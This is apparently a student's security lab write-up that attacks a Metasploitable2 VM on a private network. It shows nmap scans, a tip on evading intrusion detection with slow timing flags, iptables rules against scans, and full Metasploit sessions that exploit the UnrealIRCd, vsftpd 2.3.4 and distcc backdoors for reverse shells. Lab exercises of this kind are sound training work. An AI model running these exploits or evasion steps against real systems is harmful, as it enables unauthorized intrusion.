lab4 Writeup

孙永康　11911409

Part 1

1. Read the lab instructions above and finish all the tasks.

First, use **ifconfig** instruction to find ip address of the target machine.

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:03:1a:dd
          inet addr:192.168.28.132  Bcast:192.168.28.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe03:1add/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:162 errors:0 dropped:0 overruns:0 frame:0
          TX packets:93 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:13981 (13.6 KB)  TX bytes:11087 (10.8 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:146 errors:0 dropped:0 overruns:0 frame:0
          TX packets:146 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:46149 (45.0 KB)  TX bytes:46149 (45.0 KB)
```

Then, use nmap to scan and find the open port of the the target machine.

```
root@kali-WSU:~# nmap -T4 192.168.28.132

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2021-10-17 07:21 EDT
Nmap scan report for 192.168.28.132
Host is up (0.0023s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:03:1A:DD (VMware)

Nmap done: 1 IP address (1 host up) scanned in 14.51 seconds
```

2. Use nmap to scan the target and find the software version of the OS and the running services (list at least 3 of the running services). What are the differences if we use T1, T2, T3 flags? How to avoid detection from an intrusion detection system (e.g., stealthy scanning)?

Use **nmap -O [ip address]** to scan the OS version and otherr information of the target machine.

```
root@kali-WSU:~# nmap -O 192.168.28.132

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2021-10-17 21:56 EDT
Nmap scan report for 192.168.28.132
Host is up (0.0011s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:03:1A:DD (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
```

Then I found the OS version is **Linux 2.6.9 - 2.6.33**.

There are many running servcices, like "**ftp**", "**ssh**", "**mysql**", "**postgresql**".

The diferent between **T1**, **T2**, **T3** is that :

T1 : A little bit faster than **T0**, also can bypass the firewall and IDS.

T2 : A "polite" scanning choice, takes up few bandwidth and resources of the target machine.

T3 : A normal choice of scanning, normal speed, normal resources consumptions, also the default choice.

We can use **T0**/**T1** to bypass the IDS.

By the way, there are few ways to avoid other scan our server :

There is a service in Linux called **Iptables**, which is a important part of the Linux Firewall. The main function of Iptables is to control network data packets to and from the device and forward them. Iptables is used to control data packets that need to enter, exit, forward, and route the device. Use this filtration, nmap cannot scan our device.

1. **#iptables -F**
2. **#iptables -A INPUT -p tcp –tcp-flags ALL FIN,URG,PSH -j Drop**
3. **#iptables -A INPUT -p tcp –tcp-flags SYN,RST SYN,RST -j Drop**

4. **#iptables -A INPUT -p tcp –tcp-flags SYN,FIN SYN,FIN -j Drop**
5. **#iptables -A INPUT -p tcp –tcp-flags SyN SYN –dport 80 -j Drop**

Part 2

1. Read the lab instructions above and finish all the tasks.

First, follow the instruction, open the service **metasploit**

```
root@kali-WSU:~# service postgresql start
root@kali-WSU:~# service postgresql status
● postgresql.service - PostgreSQL RDBMS
   Loaded: loaded (/lib/systemd/system/postgresql.service; disabled)
   Active: active (exited) since Sun 2021-10-17 22:47:15 EDT; 24s ago
  Process: 10273 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
 Main PID: 10273 (code=exited, status=0/SUCCESS)
root@kali-WSU:~# msfdb init
A database appears to be already configured, skipping initialization
root@kali-WSU:~#
```

```
                  ########################   ####
                    ####################   ####
                     ##################  ####
                       ############      ##
                          #######        ###
                         ########        #####
                       ############      ######
                      ########      #########
                        #####       ########
                          ###       #########
                         ######    ############
                        ########################
                        #   #   ###  #   #   ##
                        ########################
                         ##     ##   ##     ##
                               https://metasploit.com


       =[ metasploit v6.1.4-dev                           ]
+ -- --=[ 2162 exploits - 1147 auxiliary - 367 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 8 evasion                                       ]

Metasploit tip: Enable HTTP request and response logging
with set HttpTrace true

msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 >
```


Then, open **msfconsole** and then try first exploit:

```
┌──(root💀 kali)-[~]
└─# msfconsole

       =[ metasploit v6.1.4-dev                           ]
+ -- --=[ 2162 exploits - 1147 auxiliary - 367 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 8 evasion                                       ]

Metasploit tip: Writing a custom module? After editing your
module, why not try the reload command

msf6 >
msf6 >  use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.28.132
RHOST => 192.168.28.132
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[-] 192.168.28.132:6667 - Exploit failed: A payload has not been selected.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse_perl
payload => cmd/unix/reverse_perl
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.28.132
RHOST => 192.168.28.132
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[-] 192.168.28.132:6667 - Msf::OptionValidateError The following options failed to validate: LHOST
[*] Exploit completed, but no session was created.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.28.133
LHOST => 192.168.28.133
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP handler on 192.168.28.133:4444
[*] 192.168.28.132:6667 - Connected to 192.168.28.132:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
[*] 192.168.28.132:6667 - Sending backdoor command...
[*] Command shell session 1 opened (192.168.28.133:4444 -> 192.168.28.132:51311) at 2021-10-17 23:38:16 -0400

whoami
root
unam -a
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Try second exploit:


```
┌──(root💀 kali)-[~]
└─# msfconsole

 _____________________________________________________________________
|                                                                     |
|                       3Kom SuperHack II Logon                       |
|_____________________________________________________________________|
|                                                                     |
|                User Name:     [ security ]                          |
|                                                                     |
|                Password:      [          ]                          |
|                                                                     |
|                                                                     |
|                                [ OK ]                               |
|_____________________________________________________________________|
|                                                                     |
|                                         https://metasploit.com      |
|_____________________________________________________________________|

       =[ metasploit v6.1.4-dev                           ]
+ -- --=[ 2162 exploits - 1147 auxiliary - 367 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 8 evasion                                       ]

Metasploit tip: Display the Framework log using the
log command, learn more with help log

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.28.132
RHOST => 192.168.28.132
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.28.132:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.28.132:21 - USER: 331 Please specify the password.
[+] 192.168.28.132:21 - Backdoor service has been spawned, handling...
[+] 192.168.28.132:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.28.133:46217 → 192.168.28.132:6200) at 2021-10-17 23:42:55 -0400

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Use GUI version, add host, scan, and search attack:



Then use ftp backdoor to exploit it:

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.28.132
RHOSTS => 192.168.28.132
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set TARGET 0
TARGET => 0
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.28.133
LHOST => 192.168.28.133
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set LPORT 20744
LPORT => 20744
[-] The value specified for PAYLOAD is not valid.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.
[*] 192.168.28.132:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.28.132:21 - USER: 331 Please specify the password.
[+] 192.168.28.132:21 - Backdoor service has been spawned, handling...
[+] 192.168.28.132:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.28.133:37981 -> 192.168.28.132:6200) at 2021-10-18 02:47:53 -0400
```



2. Why do we need to assign an internal IP address (i.e., behind NAT) for Metasploitable2-Linux? What will happen if we assign a public IP to it?

Because a public IP is very easily getting attack, and our demo virtual machine is too weak to defend them, put it on internal IP address is much safer and easy for us to lauch attack.

3. Besides the two vulnerabilities we used, exploit another vulnerability using both msfconsole and Armitage. Show me that you have placed a file in the exploited remote machine via screenshots and by creating the file with the command “touch ” where should be replaced with your full name.


We first choose an attack on the internet:

Unintentional Backdoors

In addition to the malicious backdoors in the previous section, some services are almost backdoors by their very nature. The first of which installed on Metasploitable2 is distccd. This program makes it easy to scale large compiler jobs across a farm of like-configured systems. The problem with this service is that an attacker can easily abuse it to run a command of their choice, as demonstrated by the Metasploit module usage below.

```
msfconsole

msf > use exploit/unix/misc/distcc_exec
msf  exploit(distcc_exec) > set RHOST 192.168.99.131
msf  exploit(distcc_exec) > exploit

[*] Started reverse double handler
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo uk3UdiwLUq0LX3Bi;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "uk3UdiwLUq0LX3Bi\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.99.128:4444 -> 192.168.99.

id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

Launch it to our target machine, and then gain a reverse shell:



```
msf6 > use exploit/unix/misc/distcc_exec
msf6 exploit(unix/misc/distcc_exec) > set RHOSTS 192.168.28.132
RHOSTS => 192.168.28.132
msf6 exploit(unix/misc/distcc_exec) > set TARGET 0
TARGET => 0
msf6 exploit(unix/misc/distcc_exec) > set LHOST 192.168.28.133
LHOST => 192.168.28.133
msf6 exploit(unix/misc/distcc_exec) > set LPORT 25033
LPORT => 25033
msf6 exploit(unix/misc/distcc_exec) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 exploit(unix/misc/distcc_exec) > set RPORT 3632
RPORT => 3632
msf6 exploit(unix/misc/distcc_exec) > exploit -j
[*] Exploit running as background job 3.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP double handler on 192.168.28.133:25033
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo xfVHcM9GHXBBGjey;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "sh: line 2: Connected: command not found\r\nsh: line 3: Escape: command not found\r\nxfVHcM9GHXBBGjey\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.28.133:25033 -> 192.168.28.132:47951) at 2021-10-18 03:21:18 -0400
```

use **touch** to create a file using my name, sunyongkang.

```
$ whoami
daemon
$ cd /
$ touch <sunyongkang>
sh: line 8: syntax error near unexpected token `newline'
sh: line 8: `touch <sunyongkang>'
$ touch sunyongkang
$ ls
5159.jsvc_up
sunyongkang
```

Then, change tp **msfconsole**, do the same thing:

```
root@kali: ~
File  Actions  Edit  View  Help
RHOST => 192.168.28.132
msf6 > use exploit/unix/misc/distcc_exec
msf6 exploit(unix/misc/distcc_exec) > set RHOST 192.168.28.132
RHOST => 192.168.28.132
msf6 exploit(unix/misc/distcc_exec) > set LHOST 192.168.28.133
LHOST => 192.168.28.133
msf6 exploit(unix/misc/distcc_exec) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 exploit(unix/misc/distcc_exec) > run

[*] Started reverse TCP double handler on 192.168.28.133:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo AY4vutOg3z02p0Ei;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "AY4vutOg3z02p0Ei\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.28.133:4444 → 192.168.28.132:507
89) at 2021-10-18 03:43:48 -0400

whoami
daemon
touch sunyongkang
ls
5159.jsvc_up
sunyongkang
sunyongkang2
```